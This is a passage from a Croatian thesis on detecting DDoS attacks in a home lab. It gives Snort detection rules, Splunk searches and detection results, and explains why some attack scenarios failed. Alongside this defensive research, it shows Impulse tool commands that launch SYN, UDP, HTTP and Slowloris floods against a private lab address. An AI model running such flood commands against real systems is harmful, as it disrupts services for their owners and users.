Snort će dojaviti potencijalni napad preplavljivanjem HTTP kada s bilo kojeg porta IP adrese vanjske mreže na port 80 odnosno port HTTP IP adrese nadziranog mrežnog sučelja stigne HTTP GET zahtjev više od 100 puta u razdoblju od 10 sekundi s istom IP adresom izvorišta, pri čemu je tok podataka prema poslužitelju te je stanje veze uspostavljeno. Dodatni je uvjet da putanja HTTP GET zahtjeva treba započinjati nizom znakova "/?b'" koji upućuje na to da se radi o nizu znakova bajtova (engl. *byte string*). U takav se niz onda ubacuju kodovi za znakove koji se uobičajeno ne bi trebali nalaziti u putanji, kao što je *backlash* koji se u zapisu nizova bajtova označava s *%5C* budući da je ASCII kod toga znaka 5C u heksadekadskom brojevnom sustavu odnosno 92 u dekadskom brojevnom sustavu. Primjer takvog HTTP GET zahtjeva snimljenog alatom Wireshark **[18]** prikazan je u Ispisu 7.5.1.4.

```
GET /?b'%5Cxc4tqC%5Cxad%5Cx80%5Cxb5,8%5Cx0c%5Cxba%5Cxd6%5Cx18 HTTP/1.1
```

Ispis 7.5.1.4. Primjer HTTP GET zahtjeva koji sadrži niz bajtova

Pravilo za detekciju napada Slowloris prikazano je u Ispisu 7.5.1.5.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 80 (msg:"Possible Slowloris attack"; flow:to_server,established; pcre:"/X-a/"; classtype:denial-of-service; sid:35676;rev:1;)
```

Ispis 7.5.1.5. Pravilo za detekciju napada Slowloris

Ovdje je vidljivo da će Snort dojaviti potencijalni napad Slowloris kada s bilo kojeg porta IP adrese iz vanjske mreže na port 80 odnosno port HTTP IP adrese nadziranog mrežnog sučelja stigne HTTP promet koji u sebi sadrži uzorak *X-a*, pri čemu je tok podataka prema poslužitelju te je stanje veze uspostavljeno. Napadač tijekom takvog napada periodički šalje HTTP zaglavlje *X-a: b* kako bi dugotrajno održao otvorenu vezu pri čemu se zaglavljem *User-Agent* predstavlja kao preglednik Firefox, kao što je prikazano u Ispisu 7.5.1.6.

```
GET / HTTP/1.1

Host: 172.17.1.75

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; .NET CLR 2.0.503l3; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; MSOffice 12)

Content-Length: 42

...

X-a: b

...

X-a: b

...
```

Ispis 7.5.1.6. Trag napada Slowloris

Kako Snort ne bi prikazao preveliki broj detekcija u kratkom vremenu tijekom dolaska velikog broja paketa koji upućuju na napad DDoS, potrebno je za svako pravilo konfigurirati ograničenje

broja događaja koji će biti generirani za pojedinu izvorišnu adresu tijekom određenog razdoblja. To se postiže podešavanjem parametra *event_filter* u Snort konfiguraciji kao što je prikazano u Dodatku A.8.

7.5.2. Pretraga događaja koje bilježi Snort

Za pregledniji prikaz detekcija alata Snort u realnom vremenu i generiranje dodatnih statistika potrebno je na računalo žrtvu instalirati grafičko web sučelje Splunk **[91]** te omogućiti automatsko pokretanje njegovog servisa nakon svakog pokretanja računala. Nakon toga je moguće pristupiti sustavu Splunk na adresi http://localhost:8000.

Postavljanje i pokretanja grafičkog web sučelja Splunk prikazano je u Dodatku A.9.

Za pretragu dnevničkih zapisa koje bilježi Snort potrebno je unutar web sučelja Splunk odabrati opciju *Search and reporting* te se za nadzor detekcija i statistika u realnom vremenu odabire vremenski filter *Real-time* s periodom od jedne minute.

Za prikaz statističkih podataka alata Snort u izvornom formatu koristit će se jednostavni filter pretrage kao što je prikazano u Ispisu 7.5.2.1.

```
sourcetype="snort3:alert:json"
```

Ispis 7.5.2.1. Prikaz podataka alata Snort u izvornom formatu

Za pregledni prikaz svih događaja u tablici s podacima o vremenu, izvorišnoj adresi i portu, odredišnoj adresi i portu te poruci koristi će se filter prikazan u Ispisu 7.5.2.2.

```
sourcetype="snort3:alert:json" | table _time src_ap dst_ap msg
```

Ispis 7.5.2.2. Pregledni prikaz događaja alata Snort u tablici

Također postoji mogućnost grupiranja različitih događaja tako da se prikaže ukupan broj događaja po svakom pojedinom izvoru ili odredištu koristeći filtere pretrage kao u Ispisu 7.5.2.3.
U tom je slučaju moguće statistike prikazati u tabličnom obliku ili vizualno koristeći stupčasti dijagram tako da se odabere odjeljak *Visualization*. Kao što je prikazano u Ispisu 7.5.2.4., događaje je na sličan način moguće grupirati i po državama na temelju IP adrese izvora, pri čemu je nužno odabrati odjeljak *Visualization* kako bi podaci bili ispravno prikazani u stupčastom dijagramu.

```
sourcetype="snort3:alert:json" | stats count by src
sourcetype="snort3:alert:json" | stats count by dest
```

Ispis 7.5.2.3. Grupiranje događaja po izvorištu ili odredištu

```
sourcetype="snort3:alert:json" | iplocation src_addr | stats count by
Country | geom geo_countries featureIdField="Country"
```

Ispis 7.5.2.4. Grupiranje događaja po izvorišnim državama

Budući da je korisni teret detektiranih mrežnih paketa u polju *b64_data* kodiran u formatu Base64, potrebno ga je automatski dekodirati kako bi bio prikazan u čitljivom obliku u polju *decrypted*, a to se može postići filterom prikazanim u Ispisu 7.5.2.5. koji koristi dodatak *CyberChef for Splunk*.

```
sourcetype="snort3:alert:json" dest_port=80 | cyberchef infield='b64_data'
outfield=decrypted operation="FromBase64" | table src_addr, dst_addr, rule,
msg, decrypted
```

Ispis 7.5.2.5. Dekodiranje korisnog tereta paketa zapisanog u formatu Base64

Za prikaz rezultata različitih scenarija napada vrlo je korisna mogućnost filtriranja događaja prema adresi izvorišta odnosno adresi odredišta, kako bi se prikazao samo promet koji dolazi s IP adresa specificiranih računala napadača na IP adresu računala žrtve. U primjeru prikazanom u Ispisu 7.5.2.6, uzimaju se u obzir sva tri računala napadača s IP adresama 192.168.0.199, 192.168.0.229 i 192.168.0.250 te računalo žrtva IP adrese 192.168.0.192, bez obzira na izvorišni, odnosno odredišni port.

```
sourcetype="snort3:alert:json" | table _time src_ap dst_ap msg | where ( (src_ap LIKE "192.168.0.199%" OR src_ap LIKE "192.168.0.229%" OR src_ap LIKE "192.168.0.250%") AND (dst_ap LIKE "192.168.0.192%") )
```

Ispis 7.5.2.6. Filtriranje događaja prema IP adresi izvorišta odnosno odredišta

U nekim slučajevima, primjerice kod detekcije amplifikacijskih napada gdje promet ne dolazi izravno s napadačkih računala, potrebno je prikazati sav promet čije je odredište IP adresa računala žrtve, bez obzira na izvorište. Za to se koristi filter u Ispisu 7.5.2.7 koji uzima u obzir samo IP adresu računala žrtve 192.168.0.129.

```
sourcetype="snort3:alert:json" | table _time src_ap dst_ap msg | where (dst_ap LIKE "192.168.0.192%")
```

Ispis 7.5.2.7. Filtriranje događaja prema IP adresi odredišta

Budući da alat Snort omogućuje definiranje klasa detekcije za svako pravilo korištenjem atributa *classtype*, sva pravila koja detektiraju različite scenarije napada DDoS označena su s *classtype:denial-of-service*. Događaji koji su nastali ispunjenjem takvih pravila u kojima je IP adresa odredišta adresa računala žrtve, bez obzira na IP adresu računala napadača, mogu se izdvojiti korištenjem filtera u Ispisu 7.5.2.8.

```
sourcetype="snort3:alert:json" | where ( (class = "Detection of a Denial of Service Attack") AND (dst_ap LIKE "192.168.0.192%") ) | table _time src_ap dst_ap msg
```

Ispis 7.5.2.8. Prikaz događaja koji su klase napada DDoS

Upute i primjere za dodatne i naprednije pretrage moguće je naći na službenoj web stranici grafičkog sustava Splunk **[92]**.

7.5.3. Pregled rezultata detekcije

Prije pregleda rezultata detekcije scenarija napada navedenih u poglavlju 7.4., prikazat će se rezultati naredbi *ping* s računala napadača kako bi se utvrdilo da alat Splunk ispravno prikazuje sav promet poslan s tih računala koji odgovara skupu pravila alata Snort.
Pokretanjem naredbe *ping* s virtualnog računala napadača 1, u Splunku se vidi izvještaj o detektiranom prometu ICMP s IP adrese 192.168.0.199. Odgovarajuće akcije računala napadača, filter pretrage i rezultati prikazani su u Ispisu 7.5.3.1.

```
192.168.0.199> ping 192.168.0.192
```

```
sourcetype="snort3:alert:json" | table _time src_ap dst_ap msg | where (
(src_ap LIKE "192.168.0.199%") AND (dst_ap LIKE "192.168.0.192%") )
```

_time	src_ap	dst_ap	msg
2022-11-19 00:11:51	192.168.0.199:0	192.168.0.192:0	ICMP Traffic Detected
2022-11-19 00:11:52	192.168.0.199:0	192.168.0.192:0	ICMP Traffic Detected
…			

Ispis 7.5.3.1. Detekcija prometa ICMP s računala napadača 1

Istovremenim pokretanjem naredbe *ping* sa svih triju računala napadača u Splunku se vidi izvještaj o detektiranom prometu ICMP sa svih triju napadačkih IP adresa 192.168.0.199, 192.168.0.229 i 192.168.0.250. Odgovarajuće akcije računala napadača, filter pretrage i isječak rezultata prikazani su u Ispisu 7.5.3.2.

```
192.168.0.199> ping 192.168.0.192
192.168.0.229> ping 192.168.0.192
192.168.0.250> ping 192.168.0.192

sourcetype="snort3:alert:json" | table _time src_ap dst_ap msg | where (
(src_ap LIKE "192.168.0.199%" OR src_ap LIKE "192.168.0.229%" OR src_ap LIKE
"192.168.0.250%") AND (dst_ap LIKE "192.168.0.192%") )
```

_time	src_ap	dst_ap	msg
2022-11-19 00:15:06	192.168.0.199:0	192.168.0.192:0	ICMP Traffic Detected
2022-11-19 00:15:06	192.168.0.229:0	192.168.0.192:0	ICMP Traffic Detected
2022-11-19 00:15:07	192.168.0.250:0	192.168.0.192:0	ICMP Traffic Detected

…

Ispis 7.5.3.2. Detekcija prometa ICMP sa svih triju računala napadača

U scenariju istovremenog pokretanja napada preplavljivanjem TCP sa svih triju računala napadača, u Splunku se mogu vidjeti detekcije napada s triju različitih IP adresa koje pripadaju računalima napadačima, kao što je prikazano u Ispisu 7.5.3.3.

```
192.168.0.199> sudo python3 impulse.py --method SYN --time 60 --threads 10
--target 192.168.0.192:80
192.168.0.229> sudo python3 impulse.py --method SYN --time 60 --threads 10
--target 192.168.0.192:80
192.168.0.250> sudo python3 impulse.py --method SYN --time 60 --threads 10
--target 192.168.0.192:80
```

_time	src_ap	dst_ap	msg
2022-12-05 21:47:28	192.168.0.250:49922	192.168.0.192:80	Possible SYN flooding attack

```
2022-12-05 21:47:29   192.168.0.229:52278  192.168.0.192:80   Possible SYN flooding attack
2022-12-05 21:47:32   192.168.0.199:1973   192.168.0.192:80   Possible SYN flooding attack
…
```

Ispis 7.5.3.3. Detekcija napada preplavljivanjem SYN sa svih triju računala napadača

U scenariju istovremenog pokretanja napada preplavljivanjem UDP sa svih triju računala napadača, u Splunku se mogu vidjeti detekcije napada s triju različitih IP adresa koje pripadaju računalima napadačima, kao što je prikazano u Ispisu 7.5.3.4.

```
192.168.0.199> sudo python3 impulse.py --method UDP --time 60 --threads 10
--target 192.168.0.192:80
192.168.0.229> sudo python3 impulse.py --method UDP --time 60 --threads 10
--target 192.168.0.192:80
192.168.0.250> sudo python3 impulse.py --method UDP --time 60 --threads 10
--target 192.168.0.192:80
```

```
_time               src_ap               dst_ap           msg
2022-12-05 21:50:07   192.168.0.250:64669 192.168.0.192:80 Possible UDP flooding attack
2022-12-05 21:50:08   192.168.0.229:63353 192.168.0.192:80 Possible UDP flooding attack
2022-12-05 21:50:09   192.168.0.199:54563 192.168.0.192:80 Possible UDP flooding attack
…
```

Ispis 7.5.3.4. Detekcija napada preplavljivanjem UDP sa svih triju računala napadača

U scenariju istovremenog pokretanja napada preplavljivanjem HTTP sa svih triju računala napadača, u Splunku se mogu vidjeti detekcije napada s triju različitih IP adresa koje pripadaju računalima napadačima, kao što je prikazano u Ispisu 7.5.3.5.

```
192.168.0.199> sudo python3 impulse.py --method HTTP --time 60 --threads 10
--target http://192.168.0.192:80
192.168.0.229> sudo python3 impulse.py --method HTTP --time 60 --threads 10
--target http://192.168.0.192:80
192.168.0.250> sudo python3 impulse.py --method HTTP --time 60 --threads 10
--target http://192.168.0.192:80
```

_time	src_ap	dst_ap	msg
2022-12-05 21:59:32	192.168.0.250:60087	192.168.0.192:80	Possible SYN flooding attack
2022-12-05 21:59:34	192.168.0.229:57786	192.168.0.192:80	Possible SYN flooding attack
2022-12-05 21:59:34	192.168.0.250:60248	192.168.0.192:80	Possible HTTP flooding attack
2022-12-05 21:59:37	192.168.0.199:5044	192.168.0.192:80	Possible SYN flooding attack
2022-12-05 21:59:38	192.168.0.229:57973	192.168.0.192:80	Possible HTTP flooding attack
2022-12-05 21:59:41	192.168.0.199:5135	192.168.0.192:80	Possible HTTP flooding attack

…

Ispis 7.5.3.5. Detekcija napada preplavljivanjem HTTP sa svih triju računala napadača

U scenariju istovremenog pokretanja napada Slowloris sa svih triju računala napadača, u Splunku se mogu vidjeti detekcije napada s triju različitih IP adresa koje pripadaju računalima napadačima, kao što je prikazano u Ispisu 7.5.3.6.

```
192.168.0.199> sudo python3 impulse.py --method SLOWLORIS --time 60 --
threads 10 --target 192.168.0.192:80
192.168.0.229> sudo python3 impulse.py --method SLOWLORIS --time 60 --
threads 10 --target 192.168.0.192:80
```

```
192.168.0.250> sudo python3 impulse.py --method SLOWLORIS --time 60 --
threads 10 --target 192.168.0.192:80
```

_time	src_ap	dst_ap	msg
2022-12-05 22:12:04	192.168.0.250:60313	192.168.0.192:80	Possible SYN flooding attack
2022-12-05 22:12:11	192.168.0.199:7145	192.168.0.192:80	Possible Slowloris attack
2022-12-05 22:12:15	192.168.0.199:7192	192.168.0.192:80	Possible SYN flooding attack
2022-12-05 22:12:17	192.168.0.229:63288	192.168.0.192:80	Possible SYN flooding attack
2022-12-05 22:12:22	192.168.0.229:63265	192.168.0.192:80	Possible Slowloris attack
2022-12-05 22:12:28	192.168.0.250:63424	192.168.0.192:80	Possible Slowloris attack

…

Ispis 7.5.3.6. Detekcija napada Slowloris sa svih triju računala napadača


Iz prethodnih dvaju ispisa također se može uočiti da se tijekom napada preplavljivanjem HTTP i napada Slowloris vide i lažno pozitivne detekcije potencijalnog napada preplavljivanjem SYN, budući da se tijekom tih napada prema računalu žrtvi šalje i veliki broj SYN paketa pa se ti scenariji ne mogu razlikovati od stvarnog napada preplavljivanjem SYN.

7.5.4. Obrazloženje neuspješnih scenarija napada

U ovom će se poglavlju navesti razlozi zbog kojih pojedine scenarije napada iz poglavlja 7.4. nije bilo moguće izvesti u lokalnom okruženju pa za njih nisu niti napisana odgovarajuća Snort pravila niti je izvršena detekcija.

Unatoč tome što je potvrđeno da je vatrozid na računalu žrtvi isključen, paketi napada *Ping of Death*, napada NTP amplifikacijom niti *Memcached* napada nisu stigli do nadziranog mrežnog sučelja računala žrtve. Tijekom izvršavanja napada, Snort nije dojavljivao nikakve detekcije, a niti alatom Wireshark nikakav dodatan promet nije snimljen tijekom pokretanja napada.

Kako bi paketi ICMP unutar lokalne mreže stigli od računala napadača do računala žrtve, moraju najprije stići do usmjeritelja te zatim biti propušteni prema odredišnoj IP adresi računala žrtve. Korišteni model usmjeritelja Technicolor CP2206LT0K2 u sebi ima ugrađeni vlastiti vatrozid sa sustavom za detekciju upada koji nije moguće u potpunosti isključiti. Ne postoji opcija potpunog isključivanja vatrozida nego samo postavljanja proizvoljnog načina blokiranja koji kao minimalnu postavku sigurnosti čak i bez specifikacije bilo kakvih dodatnih pravila i uz isključivanje svih zaštita i dalje ima ugrađeni sustav za detekciju upada, kao što je prikazano na Slici 7.5.4.1.



Slika 7.5.4.1. Konfiguracija vatrozida i IDS-a usmjeritelja Technicolor CP2206LT0K2

Iako većina implementacija alata *ping* omogućuje slanje paketa ICMP veličine do 65.500 bajtova specifikacijom opcije *-s*, ustanovljeno je prilikom slanja paketa s virtualnog stroja računala napadača 1 na računalo žrtvu da su svi paketi ICMP veličine iznad 1460 bajtova blokirani te ne dolaze do računala kojem su upućeni. Naredba *ping* s veličinom paketa od 1460 bajtova ne stvara nikakav gubitak paketa, kao što je prikazano u Ispisu 7.5.5.1., no već pri korištenju veličine od 1461 bajta ne dobiva se odgovor od računala žrtve te je gubitak paketa 100%, kao što je prikazano u Ispisu 7.5.4.2. Zato je očekivano da niti paket veličine 65353 bajtova kojeg šalje napadački alat Impulse neće biti propušten do računala žrtve pa se može ustanoviti da je to razlog neuspješnosti napada.

```
192.168.0.199> ping 192.168.0.192 -s 1460
PING 192.168.0.192 (192.168.0.192) 1460(1488) bytes of data.
1468 bytes from 192.168.0.192: icmp_seq=1 ttl=63 time=10.3 ms
1468 bytes from 192.168.0.192: icmp_seq=2 ttl=63 time=8.42 ms
1468 bytes from 192.168.0.192: icmp_seq=3 ttl=63 time=8.98 ms
1468 bytes from 192.168.0.192: icmp_seq=4 ttl=63 time=11.1 ms
^C
--- 192.168.0.192 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3038ms
rtt min/avg/max/mdev = 8.421/9.705/11.088/1.059 ms
```

Ispis 7.5.4.1. Uspješno slanje paketa ICMP veličine 1460 bajtova

```
192.168.0.199> ping 192.168.0.192 -s 1461
PING 192.168.0.192 (192.168.0.192) 1461(1489) bytes of data.
^C
```

```
--- 192.168.0.192 ping statistics ---
27 packets transmitted, 0 received, 100% packet loss, time 26633ms
```

Ispis 7.5.4.2. Neuspješno slanje paketa ICMP većih od 1460 bajtova

Za NTP amplifikacijski napad te napad *Memcached* računala napadači koriste javne poslužitelje treće strane na Internetu prema kojima šalju pakete UDP u kojima kao izvorišnu IP adresu umjesto svoje lažno postavljaju (engl. *spoofing*) IP adresu žrtve. Budući da se u ovim napadima koriste poslužitelji u javnoj internetskoj mreži prema kojima se šalju lažirani zahtjevi, jasno je da bi generirani napadački promet do računala žrtve također trebao doći izvana s javne IP adrese, a ne iz lokalne mreže.

Jedan od mogućih problema koji se javlja prilikom korištenja alata Impulse unutar lokalne mreže za ove tipove napada je što bi sustav za prevenciju upada kojeg ima usmjeritelj vrlo vjerojatno blokirao NTP odnosno *Memcached* odgovore izvana za koje iz lokalne mreže nisu postojali odgovarajući zahtjevi, budući da su napredniji vatrozidi i sustavi za prevenciju upada kakve ima usmjeritelj najčešće implementirani tako da ne analiziraju samo pojedinačne pakete nego i pamte stanje (engl. *stateful*).

Međutim, u ovom je slučaju glavno ograničenje upravo to što se napadi pokušavaju izvesti na privatnu IP adresu 192.168.0.192. u lokalnoj mreži, a poslužitelji treće strane koji se koriste za napade ne nalaze se unutar iste lokalne mreže. Sva računala unutar lokalne mreže imaju zajedničku javnu IP adresu kojom se spajaju na Internet te ne komuniciraju s računalima na Internetu koristeći privatne IP adrese. Kada bi NTP odnosno *Memcached* poslužitelji treće strane koji se koriste za amplifikacijske napade bili u istoj lokalnoj mreži te bi im se pristupalo korištenjem privatnih IP adresa, takav bi napad funkcionirao osim ako ga ne bi blokirao sustav za prevenciju upada samog usmjeritelja, no u ovom slučaju kada poslužitelji treće strane nisu u istoj lokalnoj mreži ovakav scenarij napada nije izvediv te ne generira očekivani napadački promet za kojeg je alata Impulse namijenjen.

8. Zaključak

Od svih vrsta napada, napadi raspodijeljenog uskraćivanja usluge (engl. *Distributed Denial of Service*, skraćeno DDoS) jedni su od najučinkovitijih i najrazornijih vrsta napada jer je gotovo nemoguće dizajnirati same mrežne i aplikacijske protokole tako da budu na njih otporni, već je zaštitu potrebno projektirati ovisno o vrsti i namjeri očekivanih napada, profilu napadača te konkretnim obilježjima sustava i njegove računalne mreže.

Osnovna podjela napada DDoS je na napade na mrežni i transportni sloj, od kojih su najčešći refleksijski napadi UDP (engl. *UDP reflection attacks*) i napadi preplavljivanjem SYN (engl. *SYN flooding attacks*) i na napade na aplikacijski sloj, od kojih su najčešći napadi preplavljivanjem HTTP (engl. *HTTP flood attacks*), napadi probijanjem priručne memorije (engl. *cache-busting attacks*) i napadi WordPress XML-RPC preplavljivanjem (engl. *WordPress XML-RPC floods*). Implementacija adekvatne zaštite jednako je važna za obje skupine napada.

Prijetnja napada DDoS uzrokuje značajne poslovne rizike za sve organizacije koje su im potencijalno izložene te se temelju vrijednosti zahvaćene informacijske imovine i očekivane učestalosti napada može kvantitativnim metodama izračunati očekivani godišnji gubitak napada. Svaka organizacija ima određenu razinu prihvatljivog poslovnog rizika, a visoki rizik potencijalnih napada DDoS redovito je viši od prihvatljive razine rizika. Metode zaštite od napada DDoS nužne su upravo zato što se trenutna razina rizika mora svesti na preostali rizik koji je unutar prihvatljivih raspona, uz očekivani godišnji gubitak napada koji si organizacija može priuštiti.

Postoje različite metode zaštite od napada DDoS koje se mogu koristiti u lokalnim mrežama organizacija izloženima Internetu ili u različitim arhitekturama u oblaku, a njihova osnovna podjela je na hibridnu zaštitu kombinacijom infrastrukture u oblaku i lokalne infrastrukture, dinamičku zaštitu simulacijom napada koju pruža primjerice sustav RADAR tvrtke MazeBolt, zaštitu na temelju skupa konfiguriranih pravila vatrozida te zaštitu korištenjem različitih algoritama strojnog učenja uključujući logističku regresiju i naivni Bayes.

Pružatelji usluga u oblaku pružaju mehanizme DDoS zaštite koji su automatski ugrađeni u njihovu infrastrukturu ili se mogu aktivirati i konfigurirati kao dodatne usluge, a primjeri takvih pružatelja usluga koji imaju dobre prakse zaštite od napada DDoS su Amazon i Microsoft.

Amazon Web Services (AWS) na svojim poslužiteljskim instancama i sustavima implementira obranu od infrastrukturnih napada te nudi uslugu *Auto Scaling* koja omogućuje automatsko dodavanje resursa na temelju radnog opterećenja i uslugu *Elastic Load Balancing* koja implementira sustave za balansiranje opterećenja. AWS svoje korisnike potiče na korištenje rubnih lokacija AWS za skalabilnost pružanjem CDN usluge *Amazon CloudFront*, usluge za poboljšanje globalnih performansi prometa *Amazon Global Accelerator* i DNS usluge *Amazon Route 53*. Također pruža detaljne smjernice za smanjenje površine napada obfuskacijom resursa AWS, sigurnosnim grupama i listama kontrola mrežnog pristupa, zaštitom izvorišta sadržaja te zaštitom krajnjih točaka API. Putem usluge *Amazon CloudWatch* moguće je pratiti metrike različitih usluga AWS koje ukazuju na potencijalne napade DDoS i omogućuju njihovu detekciju, uključujući broj bitova u sekundi, broj paketa u sekundi te broj zahtjeva u sekundi.

Microsoft Azure razlikuje i posebni naglasak stavlja na volumetričke napade DDoS, napade DDoS temeljene na ranjivostima protokola i aplikacijske napade DDoS te daje smjernice o najboljim praksama zaštite od napada uključujući dizajn za sigurnost, dizajn za skalabilnost i obranu u dubinu. Također u svojoj dokumentaciji opisuje nekoliko tipova referentnih arhitektura na kojima se može primijeniti njegove usluge zaštite *DDoS Network Protection* i *DDoS IP Protection*, uključujući aplikacije pokrenute na virtualnim strojevima, aplikacije pokrenute na višeslojnoj odnosno troslojnoj Windows arhitekturi, web aplikacije *PaaS* (engl. *Platform as a Service*), usluge *PaaS* koje nisu web te topologiju *hub-and-spoke*. *Azure DDoS Protection* omogućuje cjeloviti mehanizam zaštite od napada DDoS, uključujući neprestani nadzor i analizu mrežnog prometa u svrhu detekcije, metriku i analitiku napada, prilagodljivu konfiguraciju parametara zaštite i planiranje zaštite te automatizirano uzbunjivanje i reakciju u slučaju napada. Također stavlja naglasak na održavanje kontinuiteta poslovanja.

IDPS (engl. *intrusion detection prevention system*) nadzire mrežnu aktivnost radi otkrivanja znakova zlonamjernih aktivnosti, bilježi podatke o njihovom prisustvu i pokušava ih blokirati automatiziranim reakcijama ili šaljući uzbunu administratorima. Alati IDPS kritični su za mrežnu sigurnost te štite organizacije od vanjskih i unutarnjih uljeza tražeći potencijalno zlonamjerne obrasce u mrežnom ponašanju.

Postoje različita komercijalna rješenja IDPS koje nude različite sigurnosne tvrtke za određenu cijenu te rješenja IDPS otvorenog koda koje održava zajednica te su besplatno dostupna.

Komercijalna rješenja IDPS mogu biti dostupna kao dio okruženja u oblaku kao što su *Amazon Web Services* (AWS) *GuardDuty* te *Azure Firewall Premium IDPS* ili kao samostalni proizvodi koji se mogu integrirati gotovo u bilo koje lokalno okruženje ili infrastrukturu u oblaku, kao što je *Cisco Secure IPS*. Rješenja IDPS otvorenog koda, kao što je Snort, obično su neovisna o platformi i dostupna u više verzija za različite operacijske sustave, uključujući Windows, Linux i MacOS, te se mogu integrirati u bilo koje lokalno okruženje ili infrastrukturu u oblaku.

Iako je zbog pravnih i administrativnih ograničenja testiranje učinkovitosti alata IDPS u infrastrukturi u oblaku otežano, moguće je u lokalnom okruženju izvršiti simulaciju napada DDoS na računalo žrtvu u infrastrukturi u oblaku te u ovom slučaju alat Snort pokazuje mogućnost fleksibilne konfiguracije i uspješne detekcije različitih scenarija napada ili sumnjivog prometa.

9. Literatura

[1] AWS Best Practices for DDoS Resiliency, J. Lyon, R. Ferroni, D. Novikov, A. Souk, Y. Nakatani, 13.4.2022., https://docs.aws.amazon.com/whitepapers/latest/aws-best-practices-ddos-resiliency, Pristupljeno 21.10.2022.

[2] AWS Best Practices for DDoS Resiliency, Infrastructure layer attacks, J. Lyon, R. Ferroni, D. Novikov, A. Souk, Y. Nakatani, 13.4.2022., https://docs.aws.amazon.com/whitepapers/latest/aws-best-practices-ddos-resiliency/infrastructure-layer-attacks.html, Pristupljeno 21.10.2022.

[3] AWS Best Practices for DDoS Resiliency, Application layer attacks, J. Lyon, R. Ferroni, D. Novikov, A. Souk, Y. Nakatani, 13.4.2022., https://docs.aws.amazon.com/whitepapers/latest/aws-best-practices-ddos-resiliency/application-layer-attacks.html, Pristupljeno 21.10.2022.

[4] AWS Best Practices for DDoS Resiliency, Operational techniques, J. Lyon, R. Ferroni, D. Novikov, A. Souk, Y. Nakatani, 13.4.2022., https://docs.aws.amazon.com/whitepapers/latest/aws-best-practices-ddos-resiliency/operational-techniques.html, Pristupljeno 21.10.2022.

[5] XML-RPC client access, Python Software Foundation, https://docs.python.org/3/library/xmlrpc.client.html, Pristupljeno 22.10.2022.

[6] Upravljanje sigurnosnim rizicima, Poslijediplomski specijalistički studij "Informacijska sigurnost", Sveučilište u Zagrebu, Fakultet elektrotehnike i računarstva, 11.2.2022.

[7] Comprehensive DDoS Protection, Cloudflare, https://www.cloudflare.com/ddos/, Pristupljeno 23.10.2022.

[8] Four steps for denying DDoS attacks, FinTech Futures, 22.7.2013., https://www.fintechfutures.com/2013/07/four-steps-for-denying-ddos-attacks/, Pristupljeno 24.10.2022.

[9] Penetration Testing Vs. Red Teaming: What's the Difference?, J. Talamantes, https://www.redteamsecure.com/blog/penetration-testing-vs-red-teaming, RedTeam Security, Pristupljeno 24.10.2022.

[10] DDoS RADAR, MazeBolt, https://mazebolt.com/ddos-radar/, Pristupljeno 24.10.2022.

[11] DDoS Mitigation, MazeBolt, https://mazebolt.com/ddos-mitigation/, Pristupljeno 24.10.2022.

[12] How to Identify a Mirai-Style DDoS Attack, Imperva, 10.4.2017., https://www.imperva.com/blog/how-to-identify-a-mirai-style-ddos-attack/, Pristupljeno 27.10.2022.

[13] SYN/DoS/DDoS Protection, RouterOS, https://help.mikrotik.com/docs/pages/viewpage.action?pageId=28606504, Pristupljeno 29.10.2022.

[14] RouterOS, MikroTik RouterOS, http://www.mikrotik-routeros.net/routeros.aspx, Pristupljeno 29.10.2022.

[15] SYN-ACK Flood, Radware, https://www.radware.com/security/ddos-knowledge-center/ddospedia/syn-ack-flood/, Pristupljeno 29.10.2022.

[16] Detecting Denial of Service attacks using machine learning algorithms, K. Kumari, M. Mrunalini, 28.4.2022., https://journalofbigdata.springeropen.com/articles/10.1186/s40537-022-00616-0, Pristupljeno 1.11.2022.

[17] The CAIDA "DDoS Attack 2007" Dataset, Center for Applied Internet Data Analysis, 24.6.2020., https://www.caida.org/catalog/datasets/ddos-20070804_dataset/, Pristupljeno 1.11.2022.

[18] Wireshark, Wireshark, 15.10.2022., https://www.wireshark.org/, Pristupljeno 2.11.2022.

[19] Wikimedia Foundation, Logistic regression, Wikipedia, 20.10.2022., https://en.wikipedia.org/wiki/Logistic_regression, Pristupljeno 14.11.2022.

[20] Wikimedia Foundation, Naive Bayes classifier, Wikipedia, 29.10.2022., https://en.wikipedia.org/wiki/Naive_Bayes_classifier, Pristupljeno 4.11.2022.

